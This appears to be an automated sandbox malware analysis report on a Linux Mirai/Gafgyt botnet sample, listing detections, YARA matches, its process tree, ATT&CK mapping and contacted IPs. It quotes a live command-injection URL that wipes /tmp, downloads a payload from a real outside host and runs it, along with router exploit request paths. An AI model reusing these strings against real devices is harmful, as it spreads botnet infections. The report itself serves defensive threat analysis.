ID: 507797
Sample Name:
db0fa4b8db0333367e9bda3ab68b8042.x86
Cookbook:
defaultlinuxfilecookbook.jbs
Time: 19:13:59
Date: 22/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Linux Analysis Report db0fa4b8db0333367e9bda3ab68b…

Overview


General Information

Sample Name:	db0fa4b8db0333367e9bda3ab68b8042.x86
Analysis ID:	507797
MD5:	939a00daf29e5c7.
SHA1:	b46880721e32c3..
SHA256:	e6d330285abb56..
Infos:	

Most interesting Screenshot:



Detection




Gafgyt Mirai

Score:	100
Range:	0 - 100
Whitelisted:	false

Signatures

- Snort IDS alert for network traffic (e.…
- Yara detected Mirai
- Multi AV Scanner detection for subm…
- Yara detected Gafgyt
- Malicious sample detected (through …
- Sample tries to kill many processes…
- Uses known network protocols on no…
- Machine Learning detection for samp…
- Performs DNS queries to domains w…
- Yara signature match
- Uses the "uname" system call to qu…
- Enumerates processes within the "p…

Classification



Analysis Advice

Some HTTP requests failed (404). It is likely the sample will exhibit less behavior

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	507797
Start date:	22.10.2021
Start time:	19:13:59
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 45s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	db0fa4b8db0333367e9bda3ab68b8042.x86
Cookbook file name:	defaultlinuxfilecookbook.jbs
Analysis system description:	Ubuntu Linux 16.04 x64 (Kernel 4.4.0-116, Firefox 59.0, Document Viewer 3.18.2, LibreOffice 5.1.6.2, OpenJDK 1.8.0_171)
Analysis Mode:	default
Detection:	MAL
Classification:	mal100.spre.troj.linX86@0/0@20/0
Warnings:	Show All

Process Tree

- **system is lnxubuntu1**
- db0fa4b8db0333367e9bda3ab68b8042.x86 (PID: 6779, Parent: 6714, MD5: 939a00daf29e5c705b3503f8456bf299) Arguments: /tmp/db0fa4b8db0333367e9bda3ab68b8042.x86
  - db0fa4b8db0333367e9bda3ab68b8042.x86 New Fork (PID: 6783, Parent: 6779)
    - db0fa4b8db0333367e9bda3ab68b8042.x86 New Fork (PID: 6786, Parent: 6783)
    - db0fa4b8db0333367e9bda3ab68b8042.x86 New Fork (PID: 6787, Parent: 6783)
    - db0fa4b8db0333367e9bda3ab68b8042.x86 New Fork (PID: 6788, Parent: 6783)
    - db0fa4b8db0333367e9bda3ab68b8042.x86 New Fork (PID: 6789, Parent: 6783)
    - db0fa4b8db0333367e9bda3ab68b8042.x86 New Fork (PID: 6790, Parent: 6783)
    - db0fa4b8db0333367e9bda3ab68b8042.x86 New Fork (PID: 6791, Parent: 6783)
- xfce4-panel New Fork (PID: 6798, Parent: 3477)
- wrapper-1.0 (PID: 6798, Parent: 3477, MD5: bdf6fb3c88ca810b6bb0e06c8f478294) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-1.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libwhiskermenu.so 1 8388646 whiskermenu "Whisker Menu" "Show a menu to easily access installed applications"
- xfce4-panel New Fork (PID: 6799, Parent: 3477)
- wrapper-1.0 (PID: 6799, Parent: 3477, MD5: bdf6fb3c88ca810b6bb0e06c8f478294) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-1.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libsystray.so 4 8388653 systray "Notification Area" "Area where notification icons appear"
- xfce4-panel New Fork (PID: 6808, Parent: 3477)
- wrapper-1.0 (PID: 6808, Parent: 3477, MD5: bdf6fb3c88ca810b6bb0e06c8f478294) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-1.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libxfce4powermanager.so 5 8388654 power-manager-plugin "Power Manager Plugin" "Display the battery levels of your devices and control the brightness of your display"
  - wrapper-1.0 New Fork (PID: 6827, Parent: 6808)
  - xfpm-power-backlight-helper (PID: 6827, Parent: 6808, MD5: e9e2faceb29de014ac2783d74faf4ff8) Arguments: /usr/sbin/xfpm-power-backlight-helper --get-max-brightness
- dbus-daemon New Fork (PID: 6826, Parent: 6825)
- xfconfd (PID: 6826, Parent: 6825, MD5: 753ba14e1a40234e2b93d2608f97dbef) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/xfconf/xfconfd
- dbus-daemon New Fork (PID: 6855, Parent: 6854)
- xfconfd (PID: 6855, Parent: 6854, MD5: 753ba14e1a40234e2b93d2608f97dbef) Arguments: /usr/lib/x86_64-linux-gnu/xfce4/xfconf/xfconfd
- **cleanup**

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
db0fa4b8db0333367e9bda3ab68b8042.x86	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x11784:$xo1: Ik~mhhe+1*4 • 0x117f4:$xo1: Ik~mhhe+1*4 • 0x11864:$xo1: Ik~mhhe+1*4 • 0x118d4:$xo1: Ik~mhhe+1*4 • 0x11944:$xo1: Ik~mhhe+1*4 • 0x11bb4:$xo1: Ik~mhhe+1*4 • 0x11c08:$xo1: Ik~mhhe+1*4 • 0x11c5c:$xo1: Ik~mhhe+1*4 • 0x11cb0:$xo1: Ik~mhhe+1*4 • 0x11d04:$xo1: Ik~mhhe+1*4
db0fa4b8db0333367e9bda3ab68b8042.x86	MAL_ELF_LNX_Mirai_Oct 10_1	Detects ELF Mirai variant	Florian Roth	• 0x1129b:$x2: /bin/busybox chmod 777 * /tmp/ • 0x10fc4:$s1: POST /ctrlt/DeviceUpgrade_1 HTTP/1.1 • 0x10b00:$s3: POST /cdn-cgi/
db0fa4b8db0333367e9bda3ab68b8042.x86	JoeSecurity_Mirai_8	Yara detected Mirai	Joe Security	
db0fa4b8db0333367e9bda3ab68b8042.x86	JoeSecurity_Gafgyt	Yara detected Gafgyt	Joe Security	

PCAP (Network Traffic)


Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Mirai_12	Yara detected Mirai	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
6779.1.0000000008f29000.0000000008f2a000.rw-.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x580:$xo1: Ik~mhhe+1*4 • 0x5f8:$xo1: Ik~mhhe+1*4 • 0x670:$xo1: Ik~mhhe+1*4 • 0x6e8:$xo1: Ik~mhhe+1*4 • 0x760:$xo1: Ik~mhhe+1*4 • 0x9f0:$xo1: Ik~mhhe+1*4 • 0xa48:$xo1: Ik~mhhe+1*4 • 0xaa0:$xo1: Ik~mhhe+1*4 • 0xaf8:$xo1: Ik~mhhe+1*4 • 0xb50:$xo1: Ik~mhhe+1*4

Source	Rule	Description	Author	Strings
6786.1.0000000008f29000.0000000008f2a000.rw-.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x580:$xo1: Ik~mhhe+1*4 • 0x5f8:$xo1: Ik~mhhe+1*4 • 0x670:$xo1: Ik~mhhe+1*4 • 0x6e8:$xo1: Ik~mhhe+1*4 • 0x760:$xo1: Ik~mhhe+1*4 • 0x9f0:$xo1: Ik~mhhe+1*4 • 0xa48:$xo1: Ik~mhhe+1*4 • 0xaa0:$xo1: Ik~mhhe+1*4 • 0xaf8:$xo1: Ik~mhhe+1*4 • 0xb50:$xo1: Ik~mhhe+1*4
6779.1.0000000008048000.000000000805b000.r-x.sdmp	SUSP_XORed_Mozilla	Detects suspicious XORed keyword - Mozilla/5.0	Florian Roth	• 0x11784:$xo1: Ik~mhhe+1*4 • 0x117f4:$xo1: Ik~mhhe+1*4 • 0x11864:$xo1: Ik~mhhe+1*4 • 0x118d4:$xo1: Ik~mhhe+1*4 • 0x11944:$xo1: Ik~mhhe+1*4 • 0x11bb4:$xo1: Ik~mhhe+1*4 • 0x11c08:$xo1: Ik~mhhe+1*4 • 0x11c5c:$xo1: Ik~mhhe+1*4 • 0x11cb0:$xo1: Ik~mhhe+1*4 • 0x11d04:$xo1: Ik~mhhe+1*4
6779.1.0000000008048000.000000000805b000.r-x.sdmp	MAL_ELF_LNX_Mirai_Oct10_1	Detects ELF Mirai variant	Florian Roth	• 0x1129b:$x2: /bin/busybox chmod 777 * /tmp/ • 0x10fc4:$s1: POST /ctrlt/DeviceUpgrade_1 HTTP/1.1 • 0x10b00:$s3: POST /cdn-cgi/
6779.1.0000000008048000.000000000805b000.r-x.sdmp	JoeSecurity_Mirai_8	Yara detected Mirai	Joe Security	
Click to see the 6 entries				

Jbx Signature Overview



- AV Detection
- Networking
- System Summary
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Uses known network protocols on non-standard ports

Performs DNS queries to domains with low reputation

System Summary:

Malicious sample detected (through community Yara rule)

Sample tries to kill many processes (SIGKILL)

Hooking and other Techniques for Hiding and Protection:

Uses known network protocols on non-standard ports

Stealing of Sensitive Information:

Yara detected Mirai

Yara detected Gafgyt

Remote Access Functionality:

Yara detected Mirai

Yara detected Gafgyt


Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impac
Valid Accounts	Windows Management Instrumentation	Path Interception	Path Interception	File and Directory Permissions Modification 1	OS Credential Dumping 1	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify Systen Partitic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Hidden Files and Directories 1	LSASS Memory	Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockou
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 4	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 5	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Ingress Tool Transfer 3	Manipulate Device Communication		Manipu App St Rankir or Rati

Malware Configuration

No configs have been found


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
db0fa4b8db0333367e9bda3ab68b8042.x86	61%	ReversingLabs	Linux.Trojan.Mirai	
db0fa4b8db0333367e9bda3ab68b8042.x86	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://212.193.30.245/bin	0%	Avira URL Cloud	safe	
http://127.0.0.1:80/shell?cd+/tmp;rm+-rf+*;wget+212.193.30.245/jaws;sh+/tmp/jaws	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
api.cashapi.xyz	212.193.30.245	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:80/shell?cd+/tmp;rm+-rf+*;wget+212.193.30.245/jaws;sh+/tmp/jaws	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
156.235.45.179	unknown	Seychelles		134705	ITACE-AS-APItaceInternationalLimitedHK	false
156.56.148.25	unknown	United States		87	INDIANA-ASUS	false
160.160.9.214	unknown	Morocco		6713	IAM-ASMA	false
197.10.113.5	unknown	Tunisia		5438	ATI-TN	false
109.20.138.55	unknown	France		15557	LDCOMNETFR	false
156.216.92.25	unknown	Egypt		8452	TE-ASTE-ASEG	false
41.175.162.112	unknown	South Africa		30844	LIQUID-ASGB	false
164.225.163.112	unknown	United States		3303	SWISSCOMSwisscomSwitzerlandLtdCH	false
152.110.186.224	unknown	South Africa		3741	ISZA	false
37.233.98.125	unknown	Poland		198717	TECHSTORAGEPL	false
42.72.141.205	unknown	Taiwan; Republic of China (ROC)		17421	EMOME-NETMobileBusinessGroupTW	false
109.151.139.187	unknown	United Kingdom		2856	BT-UK-ASBTnetUKRegionalnetworkGB	false
41.143.104.38	unknown	Morocco		36903	MT-MPLSMA	false
197.12.199.87	unknown	Tunisia		37703	ATLAXTN	false
138.139.122.147	unknown	United States		5972	DNIC-ASBLK-05800-06055US	false
34.117.160.28	unknown	United States		139070	GOOGLE-AS-APGoogleAsiaPacificPteLtdSG	false
156.65.187.98	unknown	United States		26960	MICHELIN-NORTH-AMERICA-I1US	false
148.38.214.158	unknown	United States		6400	CompaniaDominicanadeTelefonosSADO	false
41.71.222.53	unknown	Nigeria		37053	RSAWEB-ASZA	false
109.165.204.48	unknown	Bosnia and Herzegowina		25144	TELEKOM-SRPSKE-ASKraljaPetraIKaradjordjevica61aBA	false
115.18.198.47	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	false
103.16.89.226	unknown	China		140327	ADVENTONE-AS-APAdventOneAU	false
113.65.120.231	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
213.50.24.110	unknown	Sweden		3246	TDCSONGTele2BusinessTDCSwedenSE	false
81.89.137.60	unknown	United Kingdom		25022	TDMGROUPGB	false
14.73.4.158	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	false
147.155.164.68	unknown	United States		2640	AMESLAB-ASUS	false
115.124.8.6	unknown	Australia		56123	VERNET-AS-APVERNetPtyLtdAU	false
154.117.112.88	unknown	Nigeria		37714	BITFLUXNG	false
156.100.32.224	unknown	United States		393504	XNSTGCA	false
145.106.186.110	unknown	Netherlands		1103	SURFNET-NLSURFnetTheNetherlandsNL	false
109.175.65.223	unknown	Bosnia and Herzegowina		9146	BIHNETBIHNETAutonomusSystemBA	false
220.58.199.81	unknown	Japan		17676	GIGAINFRASoftbankBBCorpJP	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
219.86.3.234	unknown	Taiwan; Republic of China (ROC)		9924	TFN-TWTaiwanFixedNetworkTelcoandNetworkServiceProvi	false
109.170.87.102	unknown	Russian Federation		12714	TI-ASMoscowRussiaRU	false
146.152.1.115	unknown	United States		197938	TRAVIANGAMESDE	false
98.200.11.53	unknown	United States		7922	COMCAST-7922US	false
197.66.206.56	unknown	South Africa		16637	MTNNS-ASZA	false
156.69.212.23	unknown	New Zealand		297	AS297US	false
5.70.237.212	unknown	United Kingdom		5607	BSKYB-BROADBAND-ASGB	false
123.142.144.14	unknown	Korea Republic of		3786	LGDACOMLGDACOMCorporationKR	false
210.106.86.102	unknown	Korea Republic of		4766	KIXS-AS-KRKoreaTelecomKR	false
194.50.24.65	unknown	Russian Federation		198933	OOO-SEVERO-ZAPADNYE-TELEKOMMUNIKACII-ASRU	false
103.30.88.232	unknown	Indonesia		18103	NEUVIZ-AS-ID-APNeuvizNetID	false
123.22.248.34	unknown	Viet Nam		45899	VNPT-AS-VNVNPTCorpVN	false
150.199.122.201	unknown	United States		2572	MORENETUS	false
118.211.239.158	unknown	Australia		4739	INTERNODE-ASInternodePtyLtdAU	false
42.7.192.239	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
117.12.214.160	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
178.247.166.1	unknown	Turkey		16135	TURKCELL-ASTurkcellASTR	false
197.90.49.92	unknown	South Africa		10474	OPTINETZA	false
157.182.20.26	unknown	United States		12118	WVUUS	false
64.60.19.225	unknown	United States		14265	US-TELEPACIFICUS	false
69.164.235.158	unknown	United States		26873	QCOL-ASUS	false
204.156.18.76	unknown	United States		2914	NTT-COMMUNICATIONS-2914US	false
210.28.112.157	unknown	China		4538	ERX-CERNET-BKBChinaEducationandResearchNetworkCenter	false
117.188.149.133	unknown	China		9808	CMNET-GDGuangdongMobileCommunicationCoLtdCN	false
223.86.209.224	unknown	China		9808	CMNET-GDGuangdongMobileCommunicationCoLtdCN	false
123.0.16.114	unknown	Bangladesh		56054	ICON-INFOTECH-BDIconInfotechLimitedBD	false
63.243.65.86	unknown	United States		7029	WINDSTREAMUS	false
210.162.26.25	unknown	Japan		4713	OCNNTTCommunicationsCorporationJP	false
180.193.2.52	unknown	Philippines		45223	WIN-AS-TH-APWorldInternetworkCoLtdThailandTH	false
63.58.53.56	unknown	United States		701	UUNETUS	false
202.138.111.136	unknown	India		18101	RELIANCE-COMMUNICATIONS-INRelianceCommunicationsLtdDAKC	false
43.109.235.46	unknown	Japan		4249	LILLY-ASUS	false
117.97.172.124	unknown	India		24560	AIRTELBROADBAND-AS-APBhartiAirtelLtdTelemediaServices	false
78.211.212.49	unknown	France		12322	PROXADFR	false
95.227.19.78	unknown	Italy		3269	ASN-IBSNAZIT	false
178.200.56.63	unknown	Germany		6830	LIBERTYGLOBALLibertyGlobalformerlyUPCBroadbandHolding	false
161.195.174.53	unknown	United States		263740	CorporacionLaceibanetsocietyHN	false
202.133.114.113	unknown	Japan		9597	CPI-NETKDDIWebCommunicationsIncJP	false
102.233.173.123	unknown	unknown		36926	CKL1-ASNKE	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
2.255.34.221	unknown	Sweden		3301	TELIANET-SWEDENTeliaCompanySE	false
197.5.249.194	unknown	Tunisia		5438	ATI-TN	false
77.24.233.249	unknown	Germany		3209	VODANETInternationalIP-BackboneofVodafoneDE	false
68.55.86.12	unknown	United States		7922	COMCAST-7922US	false
41.57.121.209	unknown	Nigeria		37472	NIGCOMSATNG	false
79.208.52.225	unknown	Germany		3320	DTAGInternetserviceprovideroperationsDE	false
67.127.118.168	unknown	United States		7018	ATT-INTERNET4US	false
178.103.145.208	unknown	United Kingdom		12576	EELtdGB	false
39.221.88.106	unknown	Indonesia		23693	TELKOMSEL-ASN-IDPTTelekomunikasiSelularID	false
200.47.223.247	unknown	Venezuela		7908	BTLATAMVenezuelaSAVE	false
121.39.5.182	unknown	China		55990	HWCSNETHuaweiCloudServicedatacenterCN	false
25.15.214.15	unknown	United Kingdom		7922	COMCAST-7922US	false
113.229.229.45	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
206.47.198.218	unknown	Canada		30048	CONVERGIA-NETCA	false
193.67.59.15	unknown	Netherlands		702	UUNETUS	false
41.32.98.108	unknown	Egypt		8452	TE-ASTE-ASEG	false
178.65.37.121	unknown	Russian Federation		12389	ROSTELECOM-ASRU	false
39.201.95.78	unknown	Indonesia		23693	TELKOMSEL-ASN-IDPTTelekomunikasiSelularID	false
41.110.216.160	unknown	Algeria		36947	ALGTEL-ASDZ	false
123.219.236.142	unknown	Japan		4713	OCNNTTCommunicationsCorporationJP	false
117.182.251.101	unknown	China		9808	CMNET-GDGuangdongMobileCommunicationCoLtdCN	false
130.78.16.133	unknown	Netherlands		39686	ASN-EUROFIBERNL	false
117.60.217.100	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
5.72.153.235	unknown	Iran (ISLAMIC Republic Of)		57218	RIGHTELIR	false
212.222.240.78	unknown	United Kingdom		3257	GTT-BACKBONEGTTDE	false
156.93.179.202	unknown	United States		10695	WAL-MARTUS	false
60.171.28.2	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
94.178.33.147	unknown	Ukraine		6849	UKRTELNETUA	false

Runtime Messages

Command:	/tmp/db0fa4b8db0333367e9bda3ab68b8042.x86
Exit Code:	0
Exit Code Info:	
Killed:	False
Standard Output:	unstable_is_the_history_of_universe
Standard Error:	

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
156.235.45.179	JNuVQNwKoF	Get hash	malicious	Browse	
220.58.199.81	lj4Tis1GSM	Get hash	malicious	Browse	
109.165.204.48	7mtKAPnOCb	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
api.cashapi.xyz	p6j5MzMpDW	Get hash	malicious	Browse	• 212.193.30.245
	BMP4Nk5TTq	Get hash	malicious	Browse	• 212.193.30.245
	B6WwgS8sUq	Get hash	malicious	Browse	• 212.193.30.245
	PFD33mzc5l	Get hash	malicious	Browse	• 212.193.30.245
	tqQd9hibj0	Get hash	malicious	Browse	• 212.193.30.245

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ITACE-AS-APItaceInternationalLimitedHK	zju8TB277l	Get hash	malicious	Browse	• 156.235.45.142
	arm	Get hash	malicious	Browse	• 156.237.86.224
	x86	Get hash	malicious	Browse	• 156.237.86.204
	JIUq8a4ITS	Get hash	malicious	Browse	• 156.237.86.201
	8g3tc5SWwB	Get hash	malicious	Browse	• 154.211.57.152
	yXTRZQmYdr	Get hash	malicious	Browse	• 154.216.168.5
	DT5DNY63Rp	Get hash	malicious	Browse	• 45.118.249.182
	MQzYHhdWg0	Get hash	malicious	Browse	• 156.230.198.67
	Owari.x86	Get hash	malicious	Browse	• 58.82.237.181
	IYn5yyW2Fx	Get hash	malicious	Browse	• 156.227.127.145
	ZHa7VaYUjX	Get hash	malicious	Browse	• 154.91.107.249
